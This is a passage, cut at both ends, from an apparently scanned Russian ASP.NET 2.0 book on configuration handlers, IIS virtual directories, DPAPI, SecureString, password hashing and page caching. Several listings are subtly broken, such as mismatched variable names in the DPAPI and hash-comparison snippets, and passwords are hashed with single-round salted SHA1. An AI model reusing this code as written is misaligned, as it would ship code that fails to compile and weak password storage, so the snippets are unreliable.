 <section name="taskConfiguration"
   type="ConfigHandler.CustomSectionHandler, ConfigHandler" />
</sectionGroup>
<sectionGroup name="addressConfig">
 <section name="addressConfiguration"
   type="ConfigHandler.AddressSectionHandler, ConfigHandler" />
</sectionGroup>
<sectionGroup name="addressXMLConfig">
 <section name="addressXMLConfiguration"
    type="ConfigHandler.XMLSectionHandler, ConfigHandler" />
</sectionGroup>
</configSections>

<variableConfig>
<variableSection>
```

```
 <add key="v1" value="val1"/>
 <add key="v2" value="val2"/>
</variableSection>
</variableConfig>

<taskListConfig>
<taskConfiguration>
 <task value="start_1" time="10" />
 <task value="start_2" time="20" />
 <task value="start_3" time="30" />
</taskConfiguration>
</taskListConfig>

<addressConfig>
<addressConfiguration>
 <company>PVASoft</company>
 <country>Russia</country>
</addressConfiguration>
</addressConfig>

<addressXMLConfig>
<addressXMLConfiguration>
 <company>PVASoft1</company>
 <country>Russia1</country>
</addressXMLConfiguration>
</addressXMLConfig>

</configuration>
```

**Листинг 6.2. Обработчики секций конфигурации (отдельная сборка)**

```
using System;
using System.Configuration;
using System.Xml;

namespace ConfigHandler
{
// Обработчик конфигурации возвращает XmlElement
public class CustomSectionHandler : IConfigurationSectionHandler
{
 public object Create(object parent, object
            configContext, XmlNode section)
```

```
 {
  XmlElement root = (XmlElement)section;
  return root;
 }
}

public class Address
{
 private string company;
 public string Company
 {
  get { return company; }
 }

 private string country;
 public string Country
 {
  get { return country; }
 }

 public Address(string company, string country)
 {
  this.company = company;
  this.country = country;
 }
}

// Обработчик конфигурации возвращает значения
public class AddressSectionHandler : IConfigurationSectionHandler
{
 public object Create(object parent,
         object configContext, XmlNode section)
 {
  string company =
        section.SelectSingleNode("company").InnerText;
  string country =
        section.SelectSingleNode("country").InnerText;
  return new Address(company, country);
 }
}
}
```

**Листинг 6.3. Использование обработчиков секций конфигурации**

```
using System;
using System.Collections.Specialized;
using System.Configuration;
using System.Xml;

using ConfigHandler;

namespace TestApplication
{
class Class1
{
 [STAThread]
 static void Main(string[] args)
 {
  // Обычное получение параметров
  Console.WriteLine(ConfigurationSettings.AppSettings["key1"]);

  // Стандартный обработчик дополнительной секции
  // <add key="v1" value="val1"/>
  NameValueCollection vars = (NameValueCollection)
       ConfigurationSettings.GetConfig(
          "variableConfig/variableSection");
  Console.WriteLine(vars["v1"]);

  // Чтение Xml-узла
  XmlElement cfg =
       (XmlElement)ConfigurationSettings.GetConfig(
          "taskListConfig/taskConfiguration");
  foreach (XmlNode node in cfg.ChildNodes)
  {
   if (node.NodeType == XmlNodeType.Element)
    Console.WriteLine(node.OuterXml);
  }

  // Чтение специальным классом
  Address adr =(Address)
       ConfigurationSettings.GetConfig(
         "addressConfig/addressConfiguration");
  Console.WriteLine("company={0}, country={1}",
             adr.Company, adr.Country);
 }
}
}
```

**Листинг 6.4. Использование класса `DictionarySectionHandler`**

```
<?xml version="1.0" encoding="utf-8" ?>
<configuration>
<configSections>
<section name="TestLoaderConfiguration"
    type="System.Configuration.DictionarySectionHandler" />
</configSections>

<TestLoaderConfiguration>
</TestLoaderConfiguration>
</configuration>
```

**Листинг 6.5. Загрузка секции, описанной с помощью класса `DictionarySectionHandler`**

```
private IDictionary loaderSectionHandler;
loaderSectionHandler = (IDictionary)
   ConfigurationSettings.GetConfig("TestLoaderConfiguration");
```

**Листинг 6.6. Чтение секций конфигурации с помощью сериализации**

```
using System;
using System.Configuration;
using System.Xml;
using System.Xml.Serialization;

namespace ConfigHandler
{
// Обработчик конфигурации возвращает XmlElement
public class XMLSectionHandler : IConfigurationSectionHandler
{
 public object Create(object parent,
              object configContext, XmlNode section)
 {
  XmlSerializer ser = new XmlSerializer(typeof(XMLAddress));
  XmlNodeReader nr = new XmlNodeReader(section);
  try
  {
   XMLAddress address = ser.Deserialize(nr) as XMLAddress;
   return address;
  }
```

```
  finally
  {
   nr.Close();
  }
 }
}

[XmlRoot(ElementName="addressXMLConfiguration")]
public class XMLAddress
{
 public XMLAddress()
 {
 }

 private string company;
 [XmlElement(ElementName="company")]
 public string Company
 {
  get { return company; }
  set { company = value; }
 }

 private string country;
 [XmlElement(ElementName="country")]
 public string Country
 {
  get { return country; }
  set { country = value; }
 }
}
}
```

**Листинг 6.7. Использование класса `XMLSectionHandler`**

```
// Чтение через XML
XMLAddress adrXML =(XMLAddress) ConfigurationSettings.GetConfig(
         "addressXMLConfig/addressXMLConfiguration");
Console.WriteLine("company={0}, country={1}",
          adrXML.Company, adrXML.Country);
```

## 6.1.9. Изменение web.config

Common\SaveWebConfig

В ASP.NET 2.0 сохранение данных в файлах конфигурации дело очень простое. Даже нет необходимости читать эти файлы как XML, как это делалось

в предыдущих версиях ASP.NET. Вся нужная функциональность реализована в классе `WebConfigurationManager`.

Вот, например, как сохранить изменения в секции `AppSettings` файла web.config:

```
// Открываем конфигурацию
Configuration config = WebConfigurationManager.
          OpenWebConfiguration(Request.ApplicationPath);
// Задаем новое значение
config.AppSettings.Settings["Message"].Value = "Привет!";
// Сохраняем
config.Save(ConfigurationSaveMode.Minimal);
```

Обратите внимание на параметр метода `Save`. Он может принимать следующие значения:

- `Modified` — сохраняет все измененные значения, даже если они не отличаются от унаследованных значений (например, в файле machine.config);
- `Minimal` — сохраняет только те изменения, которые отличаются от унаследованных уровней;
- `Full` — сохраняет совершенно все настройки. Можно использовать для отладки или сохранения полной копии настроек.

С помощью класса `WebConfigurationManager` можно записывать не только web.config, но и machine.config (метод `OpenMachineConfiguration`). Кроме того, можно работать не только с секцией `AppSettings`, но и с секцией `ConnectionStrings` и любой другой (метод `GetSection`).

## 6.1.10. Отключение модулей в web.config

Все знают, что для подключения модулей используется тег `add`, например:

```
<httpModules>
<add ... />
</httpModules>
```

Но часто нужно удалить модуль из списка или очистить список модулей. Первое можно сделать с помощью тега `remove`:

```
<httpModules>
<remove name="UrlRewriteModule" />
</httpModules>
```

А с помощью тега `clear` можно полностью очистить список:

```
<httpModules>
<clear/>
</httpModules>
```

## 6.2. Где хранить строку подключения к БД

Строку подключения к БД лучше всего хранить в секции конфигурации файла web.config. Для старых версий ASP.NET для этого использовалась секция `AppSettings`:

```
<appSettings>
<add key="MyConnection" value="строка подключения" />
</appSettings>
```

Чтение строки подключения из кода:

```
string connStr =
     ConfigurationSettings.AppSettings["MyConnection"];
```

В ASP.NET 2.0 появилась новая секция `<connectionStrings>`, в которой можно хранить строку подключения (или несколько) отдельно от настроек программы:

```
<configuration>
<connectionStrings>
  <add name="MyConnection"
       connectionString="строка подключения"
      providerName="System.Data.SqlClient"
  />
</connectionStrings>
```

Получение строки из этой секции производится с помощью новой коллекции строк класса `ConfigurationManager` *(см. разд. 6.1.2)*, но аналогично `AppSettings`:

```
string connStr =
    ConfigurationManager.ConnectionStrings["MyConnection"];
```

Хранить строки подключения отдельно от настроек удобнее, т. к. это позволяет, например, шифровать эту секцию отдельно от остальных *(см. разд. 14.1)*.

# 6.3. Управление виртуальными директориями IIS

Для управления виртуальными директориями IIS можно использовать класс, приведенный в листинге 6.8, например, так:

```
IISTest.IISManager man = new IISTest.IISManager();
string result = man.UpdateVDirPath(
          host, 1, dirname, path + dirname);
```

**Листинг 6.8. Класс управления виртуальными директориями**

```
using System;
using System.DirectoryServices;

namespace IISTest
{
public class IISManager
{
 /// <summary>
 /// Конструктор
 /// </summary>
 public IISManager()
 {
 }

 //
 // Определение версии IIS
 //
 private bool IsNTIIS(string serverName)
 {
  bool IISUnderNT;
  System.DirectoryServices.DirectoryEntry IISSchema;

  IISSchema = new System.DirectoryServices.DirectoryEntry(
       "IIS://" +serverName +"/Schema/AppIsolated");
  if (IISSchema.Properties["Syntax"].
           Value.ToString().ToUpper() == "BOOLEAN")
   IISUnderNT = true;
  else
   IISUnderNT = false;
   IISSchema.Dispose();
   return(IISUnderNT);
 }
```

```
// Создание виртуальной директории
public string CreateVDir(string VDirName, string Path,
     bool RootDir, bool chkRead,bool chkWrite,
     bool chkExecute, bool chkScript, bool chkAuth,
     int webSiteNum, string serverName)
{
 string sRet=String.Empty;
 System.DirectoryServices.DirectoryEntry IISAdmin;
 System.DirectoryServices.DirectoryEntry VDir;

 bool IISUnderNT = IsNTIIS(serverName);

 // Получение объекта-администратора
 IISAdmin = new System.DirectoryServices.DirectoryEntry(
   "IIS://" +serverName +"/W3SVC/" + webSiteNum + "/Root");

 // Если это не корневой каталог
 if (!RootDir)
 {
  // Если директория уже есть — удаляем ее
  foreach(System.DirectoryServices.DirectoryEntry v
                     in IISAdmin.Children)
  {
   if (v.Name == VDirName)
   {
    try
    {
      IISAdmin.Invoke("Delete", new string [] {
                v.SchemaClassName, VDirName });
      IISAdmin.CommitChanges();
    }
    catch(Exception ex)
    {
      sRet+=ex.Message;
    }
   }
  }
 }

 // Создаем виртуальную директорию
 if (!RootDir)
 {
  VDir = IISAdmin.Children.Add(VDirName, "IIsWebVirtualDir");
 }
```

```
 else
 {
  VDir = IISAdmin;
 }

 // Устанавливаем свойства директории
 VDir.Properties["AccessRead"][0] = chkRead;
 VDir.Properties["AccessExecute"][0] = chkExecute;
 VDir.Properties["AccessWrite"][0] = chkWrite;
 VDir.Properties["AccessScript"][0] = chkScript;
 VDir.Properties["AuthAnonymous"][0] = false;
 VDir.Properties["AuthNTLM"][0] = chkAuth;
 VDir.Properties["EnableDefaultDoc"][0] = true;
 VDir.Properties["EnableDirBrowsing"][0] = false;
 VDir.Properties["DefaultDoc"][0] = true;
 VDir.Properties["Path"][0] = Path;
 VDir.Properties["DefaultDoc"][0] = "default.aspx";

 // В Windows NT нет этого свойства
 if (!IISUnderNT)
 {
  VDir.Properties["AspEnableParentPaths"][0] = true;
 }

 // Сохраняем изменения
 VDir.CommitChanges();

 // Создаем веб-каталог приложения
 if (IISUnderNT)
 {
  VDir.Invoke("AppCreate", false);
 }
 else
 {
  VDir.Invoke("AppCreate", 1);
 }

 sRet+= "VRoot " +VDirName + " created!";
 return sRet;
}

// Обновление свойств виртуальной директории
public string UpdateVDirPath(string serverName, int webSiteNum,
        string VDirName, string Path)
```

```
{
 System.DirectoryServices.DirectoryEntry IISAdmin;

 bool IISUnderNT = IsNTIIS(serverName);

 // Получение объекта-администратора
 IISAdmin = new System.DirectoryServices.DirectoryEntry(
     "IIS://" +serverName +"/W3SVC/" + webSiteNum + "/Root");


 foreach(System.DirectoryServices.DirectoryEntry VDir in
                        IISAdmin.Children)
 {
  if (VDir.Name == VDirName)
  {
   // Обновляем свойства виртуальной директории
   try
   {
    VDir.Properties["Path"][0] = Path;
    VDir.CommitChanges();
    return("Ok");
   }
   catch(Exception ex)
   {
    return(ex.Message);
   }
  }
 }
 return("Not found.");
}

// Удаление виртуальной директории
public string DeleteVDir(string VDirName, int webSiteNum,
            string serverName)
{
 string sRet = String.Empty;
 System.DirectoryServices.DirectoryEntry IISAdmin;

 bool IISUnderNT = IsNTIIS(serverName);

 // Получение объекта-администратора
 IISAdmin = new System.DirectoryServices.DirectoryEntry(
     "IIS://" +serverName +"/W3SVC/" + webSiteNum + "/Root");
```

```
// Ищем по имени и удаляем
 foreach(System.DirectoryServices.DirectoryEntry v in
                        IISAdmin.Children)
 {
  if (v.Name == VDirName)
  {
   // Удаляем, если нашли
   try
   {
    IISAdmin.Invoke("Delete", new string [] {
                v.SchemaClassName, VDirName });
    IISAdmin.CommitChanges();
   }
   catch(Exception ex)
   {
    sRet+=ex.Message;
   }
  }
 }
 sRet+= "VRoot " +VDirName + " deleted!";
 return sRet;
}

#region Properties
public string ServerName
{
 get { return _serverName; }
 set { _serverName = value; }
}
#endregion

public static string VirDirSchemaName = "IIsWebVirtualDir";

#region Private Members
private string _serverName;
#endregion
}
}
```

# 6.4. Шифрование с помощью DPAPI

DPAPI (Data Protection application programming interface) позволяет зашифровать данные так, что они будут доступны либо только текущему пользователю, либо всем пользователям на данной машине.

Шифрование данных:

```
byte [] sensitiveData = Encoding.UTF8.GetBytes(GetPassword());
byte [] protectedData = ProtectedData.Protect(
     sensitiveData, null, DataProtectionScope.CurrentUser);
FileStream ds = new FileStream(fileName, FileMode.Truncate);
fs.Write(protectedData, 0, protectedData.Length);
fs.Close();
```

Получить исходные данные можно так:

```
FileStream ds = new FileStream(fileName, FileMode.Open);
byte protectedData = new byte[512];
fs.Read(protectedData, 0, protectedData.Length);
byte[] unprotectedBytes = ProtectedData.Unprotect(
      protectedData, null, DataProtectionScope.CurrentUser);
fs.Close();
```

Параметр `DataProtectionScope` задает, будут ли данные доступны всем пользователям машины или только тому пользователю, который их зашифровал.

# 6.5. Хранение паролей в памяти

Обычный класс `String` является неизменяемым. Любой метод, изменяющий строку, приводит к созданию новой строки, а старая остается в памяти до запуска сборщика мусора. Так как запуск сборщика мусора, в общем случае, предугадать невозможно, то это означает, что строка останется в памяти неопределенное время. Другими словами, если строка содержит конфиденциальные данные, то есть риск их раскрытия.

Класс `SecureString` аналогичен классу `String`, но содержащийся в нем текст автоматически шифруется (с помощью DPAPI, *см. разд. 6.4*). В него можно вносить изменения, пока приложение не пометит его как доступное только для чтения, и кроме того, его можно удалять из памяти компьютера с помощью приложения или сборщика мусора.

Метод `MakeReadOnly` класса `SecureString` делает экземпляр строки не изменяемым. После его вызова модификация данных в нем не возможна.

У класса `SecureString` нет методов, которые отвечают за проверку, сравнение или преобразование значения `SecureString`. Это защищает значение экземпляра от его случайного или злонамеренного раскрытия. Для управления значением объекта `SecureString` следует использовать подходящие члены класса `Marshal` (пространство имен `System.Runtime.InteropServices`).

Например:

```
IntPtr bstr = Marshal.SecureStringToBSTR(secureString);
try
{
return Marshal.PtrToStringBSTR(bstr);
}
finally
{
Marshal.ZeroFreeBSTR(bstr);
}
```

Класс `SecureString` реализует интерфейс `IDisposable` и его можно использовать в конструкции `using` или просто уничтожать его программно.

# 6.6. Хранение паролей в файле конфигурации

Для хранения пароля (точнее — хэша пароля) в конфигурационном файле можно использовать метод `HashPasswordForStoringInConfigFile`.

Создание хэша выглядит так:


```
private static string CreateSalt(int size)
{
// Создаем случайное число
RNGCryptoServiceProvider RNG = new RNGCryptoServiceProvider();
byte[] buffer = new byte[size];
RNG.GetBytes(buffer);
// Возвращаем Base64-представление
return Convert.ToBase64String(buffer);
}

// Создаем хэш пароля
private static string CreatePasswordHash(
              string password, string salt)
{
string saltAndPwd = String.Concat(password, salt);
string hashedPwd =
  FormsAuthentication.
    HashPasswordForStoringInConfigFile(saltAndPwd, "SHA1");
return hashedPwd;
}
```

Сравнение хэшей (`passwordTxt.Text` — введенный пользователем пароль):

```
string hash = // получение Hash;
string salt = // получение Salt;
// указывает, совпадает пароль или нет
bool passwordMatch = false;
string passwordAndSalt = String.Concat(passwordTxt.Text, salt);
string hashedPasswordAndSalt =
  FormsAuthentication.
   HashPasswordForStoringInConfigFile(passwordAndSalt, "SHA1");
passwordMatch = HashedPasswordAndSalt.Equals(hash);
```

Хранение хэша более надежно. Но следует учитывать, что в этом случае такие процедуры, как "забыл пароль", будут отличаться от обычных. Например, при восстановлении пароля, пароль будет генерироваться заново и отправляться пользователю.

ГЛАВА 7



# Производительность

Чем медленнее ты работаешь —
тем меньше ошибок сделаешь.

## 7.1. Не кэшируйте соединение с БД

Оптимальный путь соединения с БД — создание и уничтожение объектов соединения каждый раз, когда это необходимо. Кэширование соединения — плохая стратегия в любых вариантах:

- если несколько страниц используют одно соединение, закэшированное в объекте `Application`, то каждая страница будет бороться за использование этого соединения;
- если соединение закэшировано в объекте `Session`, то соединение с БД будет создано для каждого клиента, что загружает сервер и БД.

Создание и уничтожение объектов на каждой странице является эффективным вариантом работы, т. к. ASP.NET имеет специальный пул соединений, эффективно управляющий созданием и освобождением соединений с БД.

Именно так делается в примерах из Microsoft Data Access Application Block:

```
using (SqlConnection connection =
          new SqlConnection(connectionString))
{
connection.Open();
использование connection
}
```

# 7.2. Получение статистики о соединении с БД

В .NET 2.0 в класс `SqlConnection` добавлены методы, позволяющие получить информацию о работе сервера БД, которая может быть использована для анализа производительности работы. Конечно, эта возможность доступна, если соответствующий провайдер и БД поддерживают такую функциональность. Как минимум это доступно в MS SQL.

Для начала сбора статистики нужно установить свойство `SqlConnection.StatisticsEnable` в значение `true`. Метод `ResetStatistics` обнуляет информацию и начинает собирать ее заново.

Метод `RetrieveStatistics` возвращает хэш-таблицу, содержащую низкоуровневую информацию о соединении:

```
Hashtable info = connection.RetrieveStatistics();
string bytes = info["BytesRetrieved"].ToString();
```

Этот код вернет количество байт, полученных соединением с момента включения статистики. Кроме этого, наиболее интересными являются следующие параметры:

- `ServerRoundtrips` — число обращений соединения к серверу;
- `ConnectionTime` — суммарное время нахождения соединения в открытом состоянии;
- `BytesReceived` — общее число байтов, полученных от сервера;
- `SumResultSets` — количество выполняемых запросов;
- `SelectRows` — общее число строк, извлеченных в каждом исполненном запросе.

Следует помнить, что включение статистики значительно замедляет работу приложения и сервера, поэтому ее следует использовать только для отладки.

# 7.3. Используйте *DataReader* для последовательного доступа к данным

Класс `DataReader` дает значительный выигрыш в производительности. Если нет необходимости кэшировать данные и достаточно простого последовательного чтения, то лучше использовать `DataReader`. При необходимости кэширования или сложной обработки данных используется класс `DataSet`. Разумеется, `DataReader` не может быть передан через веб-сервис. Кроме того,

`DataReader` не может быть привязан к нескольким объектам одновременно, т. к. он умеет читать данные только вперед.

## 7.4. Используйте хранимые процедуры

Использование хранимых процедур позволяет сэкономить на трафике и времени выполнения запросов, т. к. на сервер передаются только данные, а сами процедуры уже скомпилированы.

## 7.5. Управление буферизацией страниц

Для того чтобы страница отсылалась клиенту только после окончания генерации, а не по частям, можно установить `Response.BufferOutput=true`. Недостаток этого режима — пользователь не может прервать загрузку страницы.

## 7.6. Используйте отдельные JS- и CSS-файлы

Оформление JS-скриптов и CSS-разметки в виде отдельных файлов, во-первых, уменьшает размер самой страницы, а во-вторых, позволяет браузеру кэшировать файлы скриптов.

Некоторые скрипты можно загружать с внешних сервисов, что еще больше увеличивает производительность приложения *(см. разд. 16.6.2)*.

## 7.7. Отключайте режим отладки

Включение отладочной информации при компиляции кода определяется атрибутом `debug` элемента `compilation` в файле web.config:

```
<compilation debug="true">
```

Код, скомпилированный в режиме отладки, включает дополнительные символы отладки и другую информацию, необходимую во время отладки. Но то, что полезно для режима отладки, значительно снижает производительность при реальной работе.

Скотт Гутри (Scott Guthrie) в своем блоге приводит четыре последствия установки атрибута `debug` в значение `true`:

- компиляция страниц ASP.NET занимает больше времени (т. к. оптимизация кода выключена);
- код будет выполняться медленнее;

- используется гораздо больше памяти;
- скрипты и изображения, загруженные через обработчик `WebResources.axd`, не будут кэшированы.

Четвертый пункт наиболее критичен для производительности, т. к. он означает, что все JS-файлы и статические изображения, которые загружаются с помощью `WebResources.axd`, будут загружаться при каждом запросе и не будут кэшироваться локально в браузере клиента.

Обязательно выставляйте атрибут `debug` в значение `false` на сайтах в реальной работе.

# 7.8. Управление кэшированием страниц

Если страница не изменяется, то, видимо, нет смысла создавать ее заново. Вполне можно сохранить результат в кэше и возвращать его до тех пор, пока... Пока что? Основной вопрос — каким образом определить необходимость обновления кэша, и при каких условиях считать запросы одинаковыми. ASP.NET позволяет очень гибко управлять условиями кэширования. Это могут быть истечение промежутка времени, изменение значений элементов управления, параметров, заголовков запроса и т. д.

Чтобы применить данную возможность к странице, нужно добавить в начало страницы тег `CacheOutput` с условиями обновления страницы:

```
<%@ OutputCache
 Duration="секунды"
 Location="..."
 VaryByControl="controlname"
 VaryByHeader="headers"
 VaryByParam="parametername"
 VaryByCustom="browser | customstring"
%>
```

Атрибуты этого тега задают условия, при смене которых страница будет сформирована заново (теги `Duration` и `VaryByParam` являются обязательными).

В MSDN об этих атрибутах говорится настолько расплывчато, что понять, что же конкретно нужно делать, очень сложно. Я приведу несколько примеров, которые помогут понять их суть.

Для отладки сделаем очень простую форму:

```
<form id="form1" runat="server">
<div>
  <% = DateTime.Now %>
```

```
</div>
</form>
```

Понятно, что пока никаких параметров кэширования не указано, страница будет отображать время, т. е. нажимая клавишу <F5> примерно раз в секунду, мы будем видеть новые значения. При включении кэширования значения меняться не будут, пока страница не будет сгенерирована заново.

Добавим в заголовок страницы тег `OutputCache` и немного поэкспериментируем с ним.

## 7.8.1. Атрибут *Location*

Атрибут `Location` указывает на место хранения кэша. Возможны следующие варианты:

- `Any` — страница будет кэшироваться везде, где только возможно: на прокси-сервере, в клиентском браузере и на отправляющем сервере;
- `Client` — страница будет кэшироваться только в клиентском браузере (если браузер разрешает кэширование страниц);
- `Downstream` — страница будет кэшироваться на отправляющем сервере;
- `None` — кэширование запрещено;
- `Server` — страница кэшируется на сервере, обрабатывающем запрос.

По умолчанию этот атрибут имеет значение `Any`.

## 7.8.2. Атрибут *Duration*

Этот атрибут является обязательным. Попробуем выставить его в значение 10 секунд (второй обязательный атрибут `VaryByParam` выставим в значение `none`, с ним мы разберемся позднее):

```
<%@ OutputCache Duration="10" VaryByParam="none" %>
```

Теперь, нажимая обновление страницы, мы будем видеть новое значение только раз в 10 секунд. Здесь все просто.

## 7.8.3. Атрибут *VaryByParam*

Этот атрибут также является обязательным и может принимать значения: никогда не обновлять (`none`), обновлять при изменении любого параметра (`*`), или имена параметров, перечисленных через точку с запятой.

Пусть наша страница вызывается с параметром `id`:

```
Default.aspx?id=1
```

Атрибут `Duration` по-прежнему равен 10. Значение `none` мы опробовали в предыдущем примере — страница будет обновляться только раз в 10 секунд, независимо от значения любых параметров в URL.

Попробуем задать зависимость от значения параметра `id`:

```
<%@ OutputCache Duration="10" VaryByParam="id" %>
```

Теперь страница будет обновляться не только каждые 10 секунд, но и при изменении параметра `id`. Но обратите внимание, как именно это происходит. В Интернете можно найти разные формулировки правил работы данного атрибута, но все они подразумевают одно и то же — в кэше будет храниться столько образов страницы, сколько различных вариантов было запрошено. А время жизни каждого образа задается атрибутом `Duration`. Другими словами, если мы запросили страницу с параметром `id` равным 1, то эта копия будет храниться 10 секунд. Если после этого мы запросим страницу с параметром `id` равным 2, то страница будет создана заново и сохранена в кэше отдельно. Запросы страниц с параметром 1 и 2 будут возвращать те самые, первые копии в течение 10 секунд от времени их создания, и лишь потом они будут обновлены.

Если нужно указать несколько имен параметров, то они перечисляются через точку с запятой. Значение `*` указывает, что обновление должно происходить при изменении любого параметра в URL.

При включении кэширования не забывайте правильно выставлять этот атрибут, иначе страница не будет обновляться, а ведь именно с помощью параметров чаще всего и происходит выбор данных, которые она должна отображать.

## 7.8.4. Атрибут *VaryByControl*

Добавим на нашу тестовую страницу выпадающий список, вызывающий возврат страницы:

```
<asp:DropDownList ID="ddlList1" runat="server" AutoPostBack="true">
<asp:ListItem Text="1" />
<asp:ListItem Text="2" />
<asp:ListItem Text="3" />
</asp:DropDownList>
```

При выборе нового значения в выпадающем списке происходит возврат страницы, но значения в списке не обновляются. Точнее, они обновляются согласно атрибуту `Duration`, т. е. раз в 10 секунд, если вы не меняли его значение из предыдущего примера.

Для того чтобы возврат страницы, а точнее выпадающий список, заработал как положено, нужно добавить его идентификатор в атрибут `VaryByControl`:

```
<%@ OutputCache Duration="10" VaryByControl="ddlList1" %>
```

Теперь обновление страницы будет вызываться и при изменении значения в выпадающем списке. Но, опять же, как и для предыдущего атрибута — в кэше будет сохранен образ страницы для каждого значения параметра, а время жизни этого образа будет равно 10 секундам.

В качестве значения этого атрибута также можно указать `*`, что будет означать обновление страницы при изменении значения любого элемента управления.

## 7.8.5. Атрибут *VaryByHeader*

Предположим, что страница реагирует на значение языка браузера клиента и возвращает соответствующий перевод. Для обычной страницы проблем нет, а вот для страницы с включенным кэшем пользователя ждет сюрприз: всем пользователям сайта будет возвращаться страница, которая была создана для первого посетителя за указанное в атрибуте `Duration` время.

Атрибут `VaryByHeader` указывает, какие из заголовков страницы нужно различать, и позволяет сохранять в кэше разные копии для разных значений заголовков. Проблему с языком можно решить такой настройкой кэша:

```
<%@ OutputCache Duration="1800" VaryByParam="*"
             VaryByHeader="Accept-Language" %>
```

Аналогично можно решить вопрос кэширования одной и той же страницы, на которую пользователь попадает с разных страниц:

```
<%@ OutputCache Duration="60" VaryByHeader="Referer" %>
```

При необходимости можно перечислить несколько заголовков:

```
<%@ OutputCache Duration="60"
        VaryByHeader="Referer;Content-Encoding" %>
```

Теперь образ страницы будет сохраняться в кэше для каждой уникальной пары значений заголовков `Referer` и `Content-Encoding`.

## 7.8.6. Атрибут *VaryByCustom*

Если не хватает стандартных средств управления кэшированием, можно воспользоваться атрибутом `VaryByCustom`, который позволяет управлять кэшированием страниц в зависимости от параметров, определенных разработчиком.

По умолчанию этот атрибут равен `Browser`, что означает кэширование в зависимости от типа клиентского браузера и старшего номера версии.

Для самостоятельного управления кэшированием с помощью атрибута `VaryByCustom` нужно переопределить метод `GetVaryByCustomString` в файле `global.asax`:

```
<%@ Application Language="C#" Inherits="MyApplication" %>

<script Language="C#" RunAt="server">
 public override string GetVaryByCustomString(
          HttpContext context, string custom)
 {
   // возвращает некую строку, определенную пользователем
   return ...;
 }
</script>
```

Кроме того, на нужных страницах должен быть выставлен режим пользовательского кэширования[1]:

```
<%@ OutputCache Duration="20" VaryByParam="none"
                  VaryByCustom="mode1" %>
```

Задача метода `GetVaryByCustomString` — вернуть одну и ту же строку, если страница не требует пересоздания, и вернуть разные строки, если страница должна быть создана заново. Понять, нужно ли обновить страницу, этот метод может на основе информации о запросе (параметр `context`) и строки `custom`, которая возвращает значение режима, указанное на странице, например:

```
public override string GetVaryByCustomString(
            HttpContext context, string custom)
{
if (custom == "mode1")
{
 string culture = System.Threading.Thread.
              CurrentThread.CurrentUICulture.Name;
 return culture.ToLower();
}
return base.GetVaryByCustomString(context, custom);
}
```

[1] Добиться вызова метода `GetVaryByCustomString` при значении по умолчанию атрибута `VaryByCustom` у меня не получилось.

В этом примере страницы с режимом кэширования `mode1` будут обновляться при изменении языка (если, конечно, он устанавливается).

## 7.8.7. Использование класса *HttpCachePolicy*

На самом деле тег `OutputCache` на странице представляет собой вариант декларативной записи методов класса `HttpCachePolicy`, правда, не все методы могут быть описаны декларативно. Класс `HttpCachePolicy` имеет больше методов и, соответственно, позволяет более гибко настроить кэширование.

К наиболее интересным возможностям, которые предоставляет класс `HttpCachePolicy`, но не предоставляет декларативная запись, я бы отнес две:

- возможность установить абсолютное время окончания хранения страницы в кэше;
- возможность установить скользящее время удаления страницы из кэша.

Доступ к экземпляру класса `HttpCachePolicy` можно получить с помощью свойства `Cache` объекта `Response`. Установка свойств кэширования обычно производится в методе `Page_Load` страницы:

```
protected void Page_Load(object sender, EventArgs e)
{
Response.Cache.SetExpires(DateTime.Now.AddMinutes(2));
Response.Cache.SetCacheability(HttpCacheability.Public);

}
```

Метод `SetCacheability` задает расположение кэша, аналогично атрибуту `Location` тега `OutputCache`. Перечисление `HttpCacheability` задает расположение кэша, аналогично тому, как это делает атрибут `Location`. Вот значения этого перечисления:

- `NoCache` — запрещает кэширование;
- `Private` — кэширование только на клиенте;
- `Server` — задает кэширование только на исходном сервере;
- `ServerAndNoCache` — кэширование на сервере при явном отказе остальных выполнять данную операцию;
- `Public` — кэширование клиентом или прокси-сервером;
- `ServerAndPrivate` — кэширование только на сервере и на клиенте. Кэширование ответов на прокси-серверах запрещено.

Метод `SetExpires` активизирует кэширование страницы и задает кэширование на 2 минуты. Аналогично можно задать любое другое время. Атрибуту

`Duration` тега `OutputCache` наиболее близко соответствует метод `SetMaxAge`, который принимает параметр с типом `TimeSpan`:

```
Response.Cache.SetMaxAge(new TimeSpan(0,0,45))
```

Здесь задается кэширование на 45 секунд.

Скользящее время удаления страницы из кэша можно активизировать с помощью вызова метода `SetSlidingExpiration` с параметром `true`:

```
Response.Cache.SetSlidingExpiration(true);
```

При этом время хранения страницы в кэше будет автоматически обновляться после каждого запроса.

Установить значения атрибута `VaryByParams` с помощью класса `HttpCachePolicy` можно так:

```
Response.Cache.VaryByParams.Item("state")=true
Response.Cache.VaryByParams.Item("city")=true
```

Эта запись соответствует значению атрибута `VaryByParam="state;city"`.

## 7.8.8. Очистка кэша

Очистить все элементы из кэша можно с помощью следующего метода:

```
public void ClearApplicationCache()
{
List<string> keys = new List<string>();

// Получаем энумератор
IDictionaryEnumerator enumerator = Cache.GetEnumerator();

// Сохраняем все ключи кэша
while (enumerator.MoveNext())
{
  keys.Add(enumerator.Key.ToString());
}

// Удаляем все элементы кэша
for (int i = 0; i < keys.Count; i++)
{
 Cache.Remove(keys[i]);
}
}
```

Необходимость сохранения ключей в промежуточном списке вызвана тем, что нельзя модифицировать список во время перечисления этого же списка.

### 7.8.9. Ограничения кэширования

Кэширование — очень мощный механизм, который позволяет значительно увеличить скорость работы сайта. Но нужно понимать, что каждая сохраненная копия страницы занимает память сервера (или клиента, в зависимости от настроек). Кэшируя часто изменяющиеся страницы, можно быстро "забить" память сервера, поэтому включая кэширование, будьте аккуратны.

## 7.9. Частичное кэширование

### 7.9.1. Кэширование элементов управления

Если страница не использует кэширование, а элемент управления, включенный в нее, использует, то при обновлении вся страница будет обновляться, а элемент управления будет кэшироваться. Это очень удобный механизм, но здесь есть одна проблема, о которой обязательно нужно помнить.

При кэшировании элемента управления в страницу вставляется готовый HTML-код, и, соответственно, страница не может взаимодействовать с этим элементом управления. Закэшированный элемент управления просто не создается.

### 7.9.2. Подстановка вне кэша

Подстановка вне кэша реализует сценарий, обратный предыдущему: страница кэшируется, а некоторый блок данных на странице должен всегда быть актуальным. В ASP.NET 2.0 реализовать такой механизм не сложно.

Элемент управления `Substitution` вставляет в страницу блок данных, который возвращается статическим методом, указанным как свойство этого элемента:

```
<asp:Substitution ID="Substitution1" runat="server"
